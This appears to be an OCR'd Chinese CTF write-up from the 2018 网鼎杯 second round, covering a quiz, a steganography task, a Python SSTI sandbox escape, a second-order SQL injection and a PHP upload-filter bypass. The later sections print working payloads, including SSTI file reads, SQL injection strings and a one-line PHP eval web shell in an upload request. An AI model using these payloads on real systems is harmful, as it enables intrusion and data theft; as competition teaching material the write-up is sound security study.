
【2018年 网鼎杯CTF 第二场】红日安全-网鼎杯WriteUp（24日 更新：web详解）

红日安全 / 2018-08-23 14:01:17 / 浏览数 9816 安全技术 CTF 顶(0) 踩(0)


本次比赛主要由红日安全ctf小组奋力拼搏，才可以拿到第二场第四的成绩。感谢他们的付出，才可以让我们看到精彩的wp。

1. 签到题


中国移动
17:15
67%
返回
i春秋
*提示：正确答案格式例如：b84e16。以下均为错误格式：[b84e16]、保护、[b84e16]保护
16eacb
憲秋
(四)1949年香农发表_____标志着现代密码学的真正开始。
[281087]《密码学的新方向》
[1cee5c]《保密系统的通信理论》
[6a25b2]《战后密码学的发展方向》
[486a3c]《公钥密码学理论》
*提示：正确答案格式例如：281087。[281087]、《密码学的新方向》、[281087]《密码学的新方向》均为错误格式。
1cee5c
憲秋
* flag{wangdingbei_nice}
* 想了解“网鼎杯”网络安全大赛最新资讯，请关注主办方公众号“永信至诚”，公众号ID：INT-GROUP
调戏勾搭
春秋频道
黑客密室

2. 虚幻

题目提示汉信码。使用 binwalk 提取出 9 张图，拼接成如下
用 stegsolve 取 R7 保存并取反色




补上汉信码的 4 个角，扫描即可获得 flag

3.calc

题目如下，这是一个计算器，可以执行一些简单的算式。题目提示正则有问题，所以正则应该是可以绕过的。


我们先看看服务器端使用的是什么语言，简单测试发现是 python web ，就考虑是否存在 SSTI ，绕过正则执行 python 代码。



我们先来分析一下正则表达式： ^[0-9.]+\s*[*+-/]\s*[0-9.]+ 。这个正则存在多个问题：

第一个地方： [*+-/]

实际上短杆 - 在方括号中有特殊的含义，表示范围。 [*+-/] 这个正则实际上包含了以下字符：




第二个地方：

正则表达式末尾的加号 + 并不严谨，严谨的写法应该在加号后面添加一个 $ 符号，表示输入的字符串以数字结尾，变成这样 ^[0-9.]+\s*[*+-/]\s*[0-9.]+$


使用 payload 如下：（百度python沙箱逃逸，第一个文章中就有payload）

```
1+1,().__class__.__bases__[0].__subclasses__()[40]('/flag').read()
```



查看源码

```
1+1,().__class__.__bases__[0].__subclasses__()[59].__init__.__getattribute__('fun'+'c_glo'+'bal'+'s')['lin'+'eca'+'che'].__dic
```



这里猜测一下后台代码的执行过程：

先用正则对用户的输入进行匹配

如果正则匹配不为空，则将用户的输入直接传递到后台模板文件中；否则不执行

当然这里有对用户的输入进行一些过滤

而我们传入的 `1+1,python■■` 实际上是一个元组，传到后台模板中类似 `{{ (1+1,python■■) }}`

4.unfinished

题目如下

发现就一个登陆页面，于是尝试探测是否存在 register.php 注册页面。发现存在，立即注册登陆，并查看。

登陆的时候用到的是邮箱和密码，而注册的时候还有一个用户名，而这个用户名却在登陆后显示了，所以我们考虑用户名这里可能存在 二次注入 。

还有一个点就是，我们抓取注册账号的数据包，一直重放数据包会发现返回的状态码都是 200 ，这里就有可能存在 update注入 ，之后发现并没有更新用户信息，所以应该不存在 update注入 。那我们就针对用户名部分，进行二次注入测试。


注册成功，会得到 302 状态码并跳转至 login.php ；如果注册失败，只会返回 200 状态码。所以构造 payload 如下：

```
email=test@666.com&username=0'%2B(select hex(hex(database())))%2B'0&password=test
```


进行两次hex解码后得到数据库名为web：

```
>>> "373736353632".decode('hex').decode('hex')
'web'
```

至于为什么 payload 要进行两次 hex 加密，看下面这张图就明白了。



然后这里还要注意一个问题，就是当数据进过 两次hex
后，会得到较长的一串只含有数字的字符串，当这个长字符串转成数字型数据的时候会变成科学计数法，也就是说会丢失数据精度，如下：



所以这里我们使用 substr 每次取10个字符长度与 '0' 相加，这样就不会丢失数据。但是这里使用逗号，会出错，所以可以使用类似 substr('test' from 1 for 10) 这种写法来绕过，具体获取 flag 的代码如下：

```
0'%2B(select substr(hex(hex((select * from flag))) from 1 for 10))%2B'0
```

5.wafUpload

题目代码如下：

```php
<?php
$sandbox = '/var/www/html/upload/' . md5("phpIsBest" . $_SERVER['REMOTE_ADDR']);
@mkdir($sandbox);
@chdir($sandbox);

if (!empty($_FILES['file'])) {
    #mime check
    if (!in_array($_FILES['file']['type'], ['image/jpeg', 'image/png', 'image/gif'])) {
        die('This type is not allowed!');
    }

    #check filename
    $file = empty($_POST['filename']) ? $_FILES['file']['name'] : $_POST['filename'];
    if (!is_array($file)) {
        $file = explode('.', strtolower($file));
    }
    $ext = end($file);
    if (!in_array($ext, ['jpg', 'png', 'gif'])) {
        die('This file is not allowed!');
    }

    $filename = reset($file) . '.' . $file[count($file) - 1];
    if (move_uploaded_file($_FILES['file']['tmp_name'], $sandbox . '/' . $filename)) {
        echo 'Success!';
        echo 'filepath:' . $sandbox . '/' . $filename;
    } else {
        echo 'Failed!';
    }
}
show_source(__file__);
?>
```


据说是 pwnhub 题目改的，不过没找到，直接来分析代码吧。上图代码 第8-10行 进行了 MIME 类型检测， 第12-20行 对文件后缀进行了检测，而后缀名则是取 $file 数组中最后一个元素。然后在生成文件的时候，文件路径又用 $file
数组第一个元素做文件名，数组最后一个下标对应的值作为后缀，这明显存在不一致可绕过的问题。我们只要控制 $file 数组中参数的顺序即可绕过并 getshell ，请求数据包如下：

Request


Raw | Params | Headers | Hex

```
Hm_lvt_9104989ce242a8e03049eaceca950328=1534497769;
Hm_lvt_1a32f7c660491887db0960e9c314b022=1534497769;
browse=CFIZTxUYU0NaUVlHVQJTRFBZSkdeQFFYWVtFRFZRWEJTUVtPXUJLThQ;
pgv_si=s7703689216;
Hm_lvt_2d0601bd28de7d49818249cf35d95943=1534470354,1534727225,1534900167,1534987538;
ci_session=a65d00fa52d50c72e2393d25df519ba2205238f0;
Hm_lpvt_2d0601bd28de7d49818249cf35d95943=1535009054
Connection: close

------WebKitFormBoundaryiuZErGABXraldt7U
Content-Disposition: form-data; name="filename[0]"

shell.php/
------WebKitFormBoundaryiuZErGABXraldt7U
Content-Disposition: form-data; name="filename[5]"

jpg
------WebKitFormBoundaryiuZErGABXraldt7U
Content-Disposition: form-data; name="file"; filename="shell.jpg"
Content-Type: image/jpeg

<?php @eval($_POST[_]); ?>
------WebKitFormBoundaryiuZErGABXraldt7U
Content-Disposition: form-data; name="submit"

Submit
------WebKitFormBoundaryiuZErGABXraldt7U--
```

Response

Raw | Headers | Hex | HTML | Render

```
HTTP/1.1 200 OK
Server: nginx/1.10.2
Date: Thu, 23 Aug 2018 07:25:54 GMT
Content-Type: text/html
Content-Length: 8209
Connection: close
X-Powered-By: PHP/5.5.9-1ubuntu4.25
Vary: Accept-Encoding

Success!filepath:/var/www/html/upload/85ed06a27b8eb105c27cbc380822ede8/shell.php/.<
de><span style="color: #000000">
<span style="color: #0000BB">&lt;?php<br />$sandbox </span><span style="color:
#007700">= </span><span style="color:
#DD0000">'/var/www/html/upload/' </span><span style="color:
#007700">. </span><span style="color: #0000BB">md5</span><span style="color:
#007700">(</span><span style="color: #DD0000">"phpIsBest" </span><span style="colo
#007700">. </span><span style="color: #0000BB">$_SERVER</span><span style="color:
#007700">[</span><span style="color: #DD0000">'REMOTE_ADDR'</span><span style="color:
#007700">]);<br />@</span><span style="color: #0000BB">mkdir</span><span style="color:
#007700">(</span><span style="color: #0000BB">$sandbox</span><span style="color:
#007700">);<br />@</span><span style="color: #0000BB">chdir</span><span style="color:
#007700">(</span><span style="color: #0000BB">$sandbox</span><span style="color:
#007700">);<br /><br />if (!empty(</span><span style="color:
#0000BB">$_FILES</span><span style="color: #007700">[</span><span style="color:
#DD0000">'file'</span><span style="color: #007700">]) {<br
/>    </span><span style="color: #FF0000">#mime check<br
/>    </span><span style="color: #007700">if (!</span><span
```



